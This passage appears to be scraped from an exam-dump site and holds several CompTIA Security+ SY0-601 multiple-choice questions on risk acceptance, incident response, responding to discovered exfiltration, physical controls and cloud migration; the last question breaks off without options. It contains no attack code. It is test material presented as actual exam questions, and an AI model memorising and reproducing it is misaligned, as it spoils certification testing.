
Which of the following risk management strategies would an organization use to maintain a legacy system with known risks for operational purposes?

A. Acceptance

B. Transference

C. Avoidance

D. Mitigation



Actual exam question from CompTIA's SY0-601

Question #: 90

Topic #: 1

[All SY0-601 Questions]


Which of the following is the BEST action to foster a consistent and auditable incident response process?

A. Incent new hires to constantly update the document with external knowledge.

B. Publish the document in a central repository that is easily accessible to the organization.

C. Restrict eligibility to comment on the process to subject matter experts of each IT silo.

D. Rotate CIRT members to foster a shared responsibility model in the organization.



Actual exam question from CompTIA's SY0-601

Question #: 91

Topic #: 1

[All SY0-601 Questions]

During a recent penetration test, the tester discovers large amounts of data were exfiltrated over the course of 12 months via the internet. The penetration tester stops the test to inform the client of the findings. Which of the following should be the client's NEXT step to mitigate the issue?


A. Conduct a full vulnerability scan to identify possible vulnerabilities.

B. Perform containment on the critical servers and resources.

C. Review the firewall and identify the source of the active connection.

D. Disconnect the entire infrastructure from the internet.

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 92

Topic #: 1

[All SY0-601 Questions]


A security analyst is designing the appropriate controls to limit unauthorized access to a physical site. The analyst has a directive to utilize the lowest possible budget. Which of the following would BEST meet the requirements?

A. Preventive controls

B. Compensating controls

C. Deterrent controls

D. Detective controls



Actual exam question from CompTIA's SY0-601
Question #: 93
Topic #: 1
[All SY0-601 Questions]

A company is looking to migrate some servers to the cloud to minimize its technology footprint. The company has 100 databases that are on premises. Which of the following solutions will require the LEAST management and support from the company?

